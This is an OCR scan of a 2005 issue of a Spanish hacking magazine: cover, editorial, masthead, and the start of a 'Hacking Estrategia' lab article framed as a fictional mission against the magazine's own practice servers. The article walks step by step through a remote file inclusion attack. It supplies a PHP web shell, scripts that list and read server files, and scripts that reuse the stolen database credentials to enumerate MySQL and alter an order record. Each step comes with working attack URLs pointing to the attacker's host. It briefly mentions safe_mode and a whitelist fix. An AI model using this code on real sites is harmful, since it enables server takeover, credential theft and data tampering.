Segunda Etapa - Revista Bimestral

Abril - Mayo 2005

PC HXC

PASO A PASO

SEGURIDAD INFORMATICA

número 28

www.hackxcrack.com

Precio 4,5 €

SEGURIDAD

Taller de Criptografía

Repasamos las novedades en Criptografía y nos metemos de lleno en su opción Libre: GnuPG

PROGRAMACION

Curso de Python

Te enseñamos a usar el lenguaje que hace fácil lo que en otros es impensable

SEGURIDAD

Explotando Heap/Bss Overflow

Aprende cómo se aprovechan los errores de programación para obtener el control de cualquier sistema

PROGRAMACION

Abriendo los Ojos al Lenguaje C

Introdúcete en el lenguaje del hacking por excelencia empezando desde cero

HACKING ESTRATEGIA

MISIÓN: Infiltrarnos en la base de datos de una empresa ficticia.

Habilitamos NUEVOS SERVIDORES para proporcionarte un ESCENARIO REAL

VIVE LA NUEVA ETAPA DE:

LOS CUADERNOS DE HACK X CRACK

www.hackxcrack.com

Y CRECE CON NOSOTROS !!

HACKING

¿Puedes fiarte de tu antivirus?

Pon a prueba a tu antivirus y respóndete tú mismo !!

Convertimos un TROYANO en INDETECTABLE para mostrarte sus puntos débiles

OPINION

La "LEY MORDAZA" : Informar es DELITO

Examinamos a fondo la nueva ley española que condena libertad de información



EDITORIAL

DESPEGA LA SEGUNDA ETAPA DEL PROYECTO HXC. MUCHOS CAMBIOS Y UNA AMENAZA: LA “LEY MORDAZA”

Estimados amigos de Hack x Crack, esta es la segunda vez que tengo el placer de escribir esta editorial.

Tienes ante ti el número 28 de PC PASO A PASO // Los Cuadernos de hackxcrack, el segundo número de la nueva etapa de esta revista. En la anterior editorial te anunciábamos que toda una serie de cambios estaban en camino, pues bien, muchos de esos cambios ya son perfectamente visibles y otros muchos están en el punto de mira.

El primer cambio, el más importante, el motor, el que ha permitido que este número esté en tus manos y contenga importantes mejoras… es un cambio que no "se ve", es la **apertura del proyecto HXC**. Esta publicación ya no es responsabilidad de un director y unos pocos colaboradores directos, el proyecto HXC se ha abierto y ahora somos muchas las personas que estamos colaborando, aportando nuestros conocimientos (cuanto creemos saber), nuestro talento (si es que tenemos alguno), nuestro tiempo (muchas horas robadas al sueño) y, en definitiva, empujando cuanto podemos y utilizando todos los recursos que hay a nuestro alcance.

El segundo cambio, l**a cabecera de La Portada (cambio de "logo"), portada en sí misma y reestructuración completa de la maquetación interna**. Hace mucho tiempo que teníamos pendiente mejorar el aspecto de la revista, por fin, gracias al talento, a las aportaciones y al trabajo de muchas personas, aquí está el primer resultado. Seguiremos avanzando en este campo, intentaremos mejorar en cada nuevo número.

El tercer cambio, **reactivación los servidores de pruebas (servidores de hack) para que puedas hacer las prácticas propuestas en la revista** sin temor a incumplir la Ley. Este punto ha sido una cruz para esta revista, en su día se montaron los servidores PERO estaban más tiempo fuera de servicio que ON LINE. Bien, hemos trabajado mucho para encontrar una solución factible y finalmente creemos haberla encontrado. En este número hemos habilitado 4 servidores (dos escenarios completos) para que puedas completar la práctica propuesta en el primer artículo: HACKING ESTRATEGIA. Visita nuestro foro y en concreto el enlace http://www.hackxcrack.com/phpBB2/viewtopic.php?t=23301
En este enlace tienes toda la información necesaria sobre los Servidores de Hack del Proyecto HXC.

El cuarto cambio y caminando en la dirección de hacer HXC lo más abierto posible, se ha "construido" en el foro (www.hackxcrack.com) una **"Sala de Votaciones"** donde ya se ha propuesto y resuelto la primera votación: la portada de este número 28 NO fue decidida por ningún director, fue decidida por todos los integrantes del foro. No te pierdas la oportunidad de votar y decidir sobre la revista, regístrate en el foro y utiliza tu voto para que HXC llegue a ser como tú deseas.

Muchos cambios, si, muchos avances, si, muchas cosas buenas, si… pero todavía hay muchos temas pendientes en los que ya estamos trabajando y que esperamos presentarte para el próximo número, estamos poniendo todo nuestro empeño. Trabajaremos en la Web, en la organización interna, en la atención telefónica, en los pedidos, en la publicidad (imprescindible si queremos aumentar las páginas de la revista) y, entre otras cosas, crear un sistema de Bandeja de Entrada compartida desde donde podremos responder TODOS los mails que nos lleguen… ¿no te lo crees?... tiempo al tiempo, ahora tenemos "el poder" que ofrece el trabajo en grupo. Si conseguimos organizarnos bien, todo eso y mucho más será posible ;)

Hay mucho por hacer, mucho!!! Pero con la ayuda del grupo que estamos formando, parte de cuyo esfuerzo ya puedes ver reflejado en este número, iremos consiguiendo cada una de las metas.

Y recuerda algo muy importante… nosotros sin ti, NO SOMOS NADA!!!

¡Un fuerte abrazo a todos!

AZIMUT, administrador de los foros de hackxcrack (www.hackxcrack.com).

P.D: Los artículos publicados este mes han precisado de consulta/asesoramiento externo debido a que una nueva ley intenta silenciarnos (silenciarnos a nosotros, a ti y a cualquier medio de comunicación). **La llamada LEY MORDAZA es un atentado contra la libertad de expresión que puede provocar condenas de cárcel en España por el mero hecho de IMFORMAR. Al final de la revista tienes la explicación a esta posdata en forma de artículo de opinión.**

INDICE



COLABORADORES Y REDACTORES

Moleman, a.k.a Héctor M. ---> moleman.bofh@gmail.com
Ramiro C.G. (alias Death Master) // Alex F. (CrashCool)

y el grupo HXC

EDITOTRANS S.L.
B43675701
PERE MARTELL Nº 20, 2º - 1ª
43001 TARRAGONA (ESPAÑA)

Director Editorial
I. SENTIS
E-mail contacto
director@editotrans.com
Titulo de la publicación
Los Cuadernos de HACK X CRACK.
Nombre Comercial de la publicación
PC PASO A PASO
Web: www.hackxcrack.com
IMPRIME:
I.G. PRINTONE S.A. Tel 91 808 50 15
DISTRIBUCIÓN:
SGEL, Avda. Valdeparra 29 (Pol. Ind.)
28018 ALCOBENDAS (MADRID)
Tel 91 657 69 00 FAX 91 657 69 28
WEB: www.sgel.es

NUMERO 28 -- PRINTED IN SPAIN
PERIOCIDAD MENSUAL
Deposito legal: B.26805-2002
Código EAN: 8414090202756







Capítulo 1

Hacking Estrategia

Bienvenidos a esta serie de artículos en los que aprenderemos diversas técnicas de intrusión usadas en la realidad bajo un marco de suspense y con una trama y escenarios ficticios que te situarán junto al atacante, nos convertiremos en agentes especiales y se nos entregará una misión que deberemos llevarla al éxito.

Soy CrashCool y os doy la bienvenida a hacking de estrategia. ;)

Mision 1: Tendiendo una trampa a wadalberto

Documento de la misión:

Necesitamos que altere la base de datos de WADAL SL y modifique la dirección de entrega de un pedido que sospechamos es ilegal, deberá modificar el lugar de entrega para que podamos tenderle allí una trampa y capturar a Wadalberto, jefe de WADAL SL y principal sospechoso

A continuación le doy los datos técnicos que nuestros agentes han conseguido:

- *Tanto el sistema de pedidos como la Web de la compañía comparten el mismo servidor de bases de datos, solo es posible acceder a dicho servidor desde las propias oficinas de la empresa o desde el servidor Web donde se aloja la página de la empresa, ambos servidores corren Linux como sistema operativo.*
- *El pedido se entregará el día 12/05/05,el lugar y hora de entrega es desconocido y deberá averiguarlo, seguidamente deberá modificarlo siendo el nuevo destino: C\Secreta N 99 – Wadalbertia*
- *La Web de WADAL SL se encuentra en http://172.16.1.2*

Mucha suerte en su misión

1- Trazando el esquema de ataque

Tenemos que infiltrarnos en el servidor de bases de datos, la única manera de hacerlo es desde el servidor Web o desde las oficinas de WADAL SL.

Deslizarnos desde un helicóptero por la rejilla de ventilación del edificio de WADAL.SL para acceder a las oficinas y procurar que no se nos caiga la gota de sudor al suelo, se lo dejaremos a Tom Cruise, nosotros vamos a intentar infiltrarnos en la base de datos desde el servidor Web.

El escenario se nos presenta así: (**ver imagen 1**)

Lo que haremos será lo siguiente:

- *Nos infiltraremos en el servidor Web*
- *A través de ahí conectaremos con el servidor BBDD*




Imagen 1




Imagen 2

- *Visualizaremos las bases de datos alojadas para seleccionar la que nos resulte sospechosa de ser la encargada de alojar los pedidos.*
- *Visualizaremos las tablas de esa base de datos y haremos una consulta a dicha tabla para visualizar su contenido*
- *Alteraremos la tabla y finalizaremos el ataque.*

2- Preparando el ataque

Lo primero que haremos será una auditoria al servidor, para ello primero auditaremos la aplicación Web y si no conseguimos resultados, auditaremos cada uno de los servicios que corra el servidor.

Vistamos la Web para comenzar la auditoria de la aplicación.

http://172.16.1.2 (**ver imagen 2**)

Visitamos las distintas secciones de la Web y nos fijamos en el enlace de cada sección:

http://172.16.1.2/index.php?seccion=inicio.html

http://172.16.1.2/index.php?seccion=empresa.html

http://172.16.1.2/index.php?seccion=procuctos.html

http://172.16.1.2/index.php?seccion=contacto.html

Esto nos hace sospechar que nos encontramos ante un peligroso error de programación, más conocido como *remote file inclusión* , la base de este bug es la inclusión de un archivo en el código de la Web, el cual se ejecutará en el propio servidor.

Podemos deducir que en el código de index.php encontraremos en alguna parte algo parecido a esto:

```
<?php
include($_GET['seccion']);
?>
```

Como podemos ver *seccion* es una variable que se recoge con GET y se incluye el nombre del archivo que contenga. Así pues, esto:

http://172.16.1.2/index.php?seccion=empresa.html

equivaldría a:

```
<?php
include('empresa.html');
?>
```

La sentencia include de PHP permite por defecto incluir archivos remotos, si montáramos un servidor Web en nuestro PC http://172.16.1.45 y guardáramos *empresa.html* en el directorio raíz de nuestro servidor, al acceder a: http://172.16.1.2/index.php?seccion=http://172.16.1.45/empresa.html no



notaríamos diferencia alguna que acceder por http://172.16.1.2/index.php?seccion=empresa.html , pero si vamos más allá, ¿Qué pasaría si creamos un script en PHP? el código que programemos se ejecutaría en el servidor Web.

2.1 Diseñando los scripts para la misión

Una vez que podemos ejecutar código arbitrario dentro del servidor, tenemos acceso a él, y por tanto al servidor BBDD.

Sabemos que la Web comparte el mismo servidor de bases de datos que contiene el pedido que tenemos que modificar, por tanto en algún lugar la aplicación Web conectará con dicho servidor BBDD y por tanto tendrá los datos de acceso , es decir el nombre de usuario, contraseña e IP del servidor BBDD.

Para localizar dichos datos tendremos que navegar tanto por el directorio de la Web, como tener la posibilidad de ver el fuente de los archivos contenidos en él.

La forma de acceso que tenemos es por medio del bug de RFI (Remote File Inclusión) así que la forma de realizar dichas acciones será mediante la programación y posterior inclusión de scripts en PHP.

Necesitamos pues:

- Script que nos liste los archivos del directorio Web
- Script que nos muestre el contenido de un archivo

Para esta labor explicaré 2 posibilidades, hacer uso de funciones propias de PHP para dicho fin o bien utilizar funciones de ejecución de comandos , que sería algo así como utilizar la función system de C; que nos permitiría ejecutar comandos como los que ejecutaríamos en una shell de dicho servidor, con los permisos claro está de los que conste el usuario bajo el que corriera el servidor Web.




Imagen 3




Imagen 4

2.1.1 Usando funciones de ejecución de comandos

El problema de estas funciones es que al ser bastante peligrosas para la seguridad de un servidor, por regla general en una protección decente, están específicamente deshabilitadas; o bien las inhabilitarán indirectamente configurado PHP en modo seguro.

El uso de alguna de estas funciones para nuestra misión nos solucionaría los dos scripts que tenemos que programar:

Para el listado de archivos:

```
<?php
system('ls');
?>
```

Para visualizar el contenido de un archivo:

```
<?php
system('cat archivo.php');
?>
```

o siendo más prácticos:

```
<?php
//shell.php
system($_GET['comando']);
?>
```

Nota

Para configurarlo en modo seguro editaremos php.ini y modificaremos el valor de safe_mode:

```
; Safe Mode
;
safe_mode = On
```

y lo usaríamos : shell.php?comando=[aquí el comando]

2.1.2 Usando funciones de php


Con esta técnica nos saltaremos las restricciones que supone el uso de funciones de ejecución de comandos y podremos continuar la misión aún con PHP en modo seguro.

Script que muestra el listado de un directorio:

```
<?php
//dir.php
$directorio=opendir(".");
while ($archivo = readdir($directorio))


echo "$archivo<br>";
closedir($directorio);
?>
```

El script abre el directorio actual, lee cada archivo que se encuentre en él y lo muestra por pantalla.



Nota

Un curso de programación PHP se escapa del ámbito del artículo; podrás encontrar uno en revistas anteriores, o bien hacer uso del buen amigo Google para profundizar más en este fantástico lenguaje.

```
<?php
/* dbs.php */

include("db.php"); //incluimos los datos de acceso
$cnx=mysql_connect($servidor,$user,$password); //conectamos al servidor
$dbs = mysql_query("SHOW DATABASES"); //ejecutamos la consulta
echo "<table width=\"100\" border=\"1\">\n";
echo "<tr><td><b>DB</b></td></tr>\n";
while($db = mysql_fetch_row($dbs)){ //mostramos cada uno de los resultados
    echo "<tr>\n";
    echo "<td>".$db[0]."</td>\n";
    echo "</tr>\n";
}
echo "</table>\n";
mysql_close($cnx);//cerramos la conexion
?>
```

Listado 1




Imagen 5

```
<?php
/* tablas.php */
include("db.php"); //incluimos los datos de acceso
$cnx=mysql_connect($servidor,$user,$password); //conectamos al servidor
mysql_select_db("gestion_pedidos",$cnx); //seleccionamos la base de datos
echo "<table width=\"100\" border=\"1\">\n";
echo "<tr><td><b>TABLA</b></td></tr>\n";
$tablas=mysql_query("SHOW TABLES"); //ejecutamos la consulta
while($tabla = mysql_fetch_row($tablas)){ //mostramos cada uno de los resultados
        echo "<tr>\n";
        echo "<td>".$tabla[0]."</td>\n";
        echo "</tr>\n";
}
echo "</table>\n";
mysql_close($cnx); //cerramos la conexion
?>
```

Listado 2

Script que muestra el contenido de un archivo:

```
<?php
 //cat.php
 show_source($_GET['archivo']);
?>
```

3 Iniciando el ataque

En nuestro PC arrancamos el Apache (o cualquier otro servidor Web) y situamos en el directorio raíz los archivos dir.php y cat.php , usaremos éstos en lugar de shell.php por motivos explicados anteriormente.

Lo primero que haremos será renombrar estos archivos a una extensión inventada, que nuestro servidor Apache no sea capaz de reconocer, ¿para qué? si incluyéramos los archivos en el servidor de WADAL SL tal que así:

http://172.16.1.2/index.php?seccion=http://172.16.1.45/dir.php

Obtendríamos como salida el listado del directorio de nuestro servidor, ya que el servidor de WADAL SL haría la petición de dir.php a nuestro servidor y éste al tener una extensión ejecutable por el servidor entregaría la salida del script, o sea el listado de nuestro directorio.

Elegimos como extensión, por ejemplo dir.inc y cat.inc , seguidamente lo ejecutamos obteniendo el listado del directorio de la Web de WADAL SL

http://172.16.1.2/index.php?seccion=http://172.16.1.45/dir.inc

(**ver imagen 3**)

Sabemos que desde index.php se tiene acceso a la base de datos, por lo que o bien los datos de acceso se encuentran en index.php o bien en algún archivo secundario. Viendo los archivos, nos llama la atención db.php , veamos su contenido haciendo uso de cat.php

http://172.16.1.2/index.php?seccion=http://172.16.1.45/cat.inc&archivo=db.php (**ver imagen 4**)

El contenido del archivo db.php es el buscado ;)

Ya estamos en disposición de adentrarnos en el servidor BBDD.

3.1 Infiltrándonos en el servidor bbdd

Sería muy sencillo introducir esos datos en nuestro phpMyAdmin y gestionar directamente la base de datos desde nuestro PC, pero tenemos constancia de que el servidor de base de datos solo puede 'hablar' con el servidor Web y con las oficinas de WADAL SL, así que tendremos que continuar desarrollando la misión a través del pequeño gran bug de inclusión.

3.1.1 Visualizando las bases de datos del servidor bbdd

Ahora programaremos un script que visualizará las bases de datos del servi-

Nota

En los siguientes puntos 'hablaremos' con el servidor BBDD a través de consultas SQL, podrás encontrar un curso excelente en http://www.hackxcrack.com/phpBB2/viewtopic.php?t=12222







TABLA
pedidos_rechazados
pedidos_pendientes
historial_pedidos

Imagen 6


```
<?
/* campos.php */
include("db.php"); //incluimos los datos de acceso
$cnx=mysql_connect($servidor,$user,$password); //conectamos al servidor
mysql_select_db("gestion_pedidos",$cnx); //seleccionamos la base de datos
$campos=mysql_query("DESCRIBE pedidos_pendientes"); //ejecutamos la sentencia
echo "<table width=\"100\" border=\"1\">\n";
echo "<tr><td><b>CAMPO</b></td><td><b>TIPO</b></td>\n";
while($campo= mysql_fetch_row($campos)){ //visualizamos cada uno de los campos
        echo "<tr>\n";
        echo "<td>".$campo[0]."</td><td>".$campo[1]."</td>\n";
        echo "</tr>\n";
}
echo "<table>\n";
mysql_close($cnx); //cerramos la conexion
?>
```

Listado 3



CAMPO	TIPO
dia	date
hora	time
lugar	varchar(100)
producto	varchar(100)

Imagen 7



DIA	HORA	LUGAR	PRODUCTO
2005-05-12	10:00:00	C\Delincuentes N 82 Wadalbertia	C3675-TS

Imagen 8

dor, para ello tendremos que conectar con el servidor y ejecutar la consulta SQL "SHOW DATABASES"(**ver listado1**)

Ahora incluiremos este script en el servidor de WADAL SL previo cambio de extensión.

http://172.16.1.2/index.php?seccion=http://172.16.1.45/dbs.inc

(**ver imagen 5**)

Excelente, hemos obtenido las bases de datos que alberga el servidor BBDD:

gestion_administrativa, gestion_empleados, gestion_pedidos, web_empresa

Las 3 primeras podrían ser pertenecientes a la empresa y la última perteneciente a la Web, así pues la información que nos daban en la misión era cierta y probablemente la base de datos que alberga los pedidos es la tercera (gestion_pedidos)

3.1.2 Visualizando las tablas de la base de datos "gestion_pedidos"

Para ello procederemos de igual forma, ejecutando la sentencia SQL "SHOW TABLES" (**ver listado2**)

Ahora incluiremos este script en el servidor de WADAL SL previo cambio de extensión.

http://172.16.1.2/index.php?seccion=http://172.16.1.45/tablas.inc

(**ver imagen 6**)

Las tablas que contiene la base de datos gestion_pedidos son:

pedidos_rechazados, pedidos_pendientes, historial_pedidos

Llegados a este punto de intrusión estamos a un paso de completar con éxito la misión, hemos localizado la tabla que contiene los pedidos pendientes, tan solo nos queda ver la estructura de dicha tabla, visualizar y modificar el pedido.

3.1.3 Visualizando la estructura de la tabla 'pedidos_pendientes'

Esto se consigue ejecutando la sentencia SQL "DESCRIBE

```
<?
/* pedido.php */
include("db.php"); //incluimos los datos de acceso
$cnx=mysql_connect($servidor,$user,$password); //conectamos al servidor
mysql_select_db("gestion_pedidos",$cnx); //seleccionamos la base de datos
$pedidos=mysql_query("SELECT * FROM pedidos_pendientes WHERE dia='2005-05-12'");
echo "<table width=\"100%\" border=\"1\">\n";
echo "<tr><td><b>DIA</b></td><td><b>HORA</b></td>";
echo "<td><b>LUGAR</b></td><td><b>PRODUCTO</b></td>\n";
while($pedido= mysql_fetch_row($pedidos)){ //visualizamos cada uno de los campos
        echo "<tr>\n";
        foreach ($pedido as $campo)
                echo "<td>".$campo."</td>\n";
        echo "</tr>\n";
echo "<table>\n";
}
mysql_close($cnx); //cerramos la conexion
?>
```

Listado 4

```
<?php
//modificacion.php
include("db.php"); //incluimos los datos de acceso
$cnx=mysql_connect($servidor,$user,$password); //conectamos al servidor
mysql_select_db("gestion_pedidos",$cnx); //seleccionamos la base de datos
$query="UPDATE pedidos_pendientes SET lugar="
    ."'C\\\\Secreta N 99 Wadalbertia' WHERE dia ='2005-05-12'";
mysql_query($query);
mysql_close($cnx); //cerramos la conexion
?>
```

Listado 5




Imagen 9

```
<?php
$seccion=$_GET['seccion'];
switch($seccion)
{
        case 'inicio': include("inicio.html"); break;
        case 'empresa': include("empresa.html"); break;
        case 'productos': include("productos.html"); break;
        case 'contacto': include("contacto.html"); break;
        default: include("404.shtml");
}

?>
```

Listado 6

pedidos_pendientes", procedamos a la programación del script:(**ver listado3**)

Seguidamente lo incluimos, previo cambio de extensión.

http://172.16.1.2/index.php?seccion=http://172.16.1.45/campos.inc(**ver imagen 7**)

Y obtenemos que los campos de la tabla pedidos_pendientes son: **dia, hora, lugar, producto.**

Ya solo nos queda ejecutar la consulta para listar los pedidos del día 12/05/05.

3.1.4 Visualizando los pedidos del dia 12/05/05

Lo primero será construir la sentencia SQL que nos listará los pedidos:

SELECT * FROM pedidos_pendientes WHERE dia=2005-05-12

Y seguidamente el script que la ejecute:(**ver listado 4**)

Lo incluimos:

http://172.16.1.2/index.php?seccion=http://172.16.1.45/pedido.inc

(**ver imagen 8**)

Y ahí esta!!

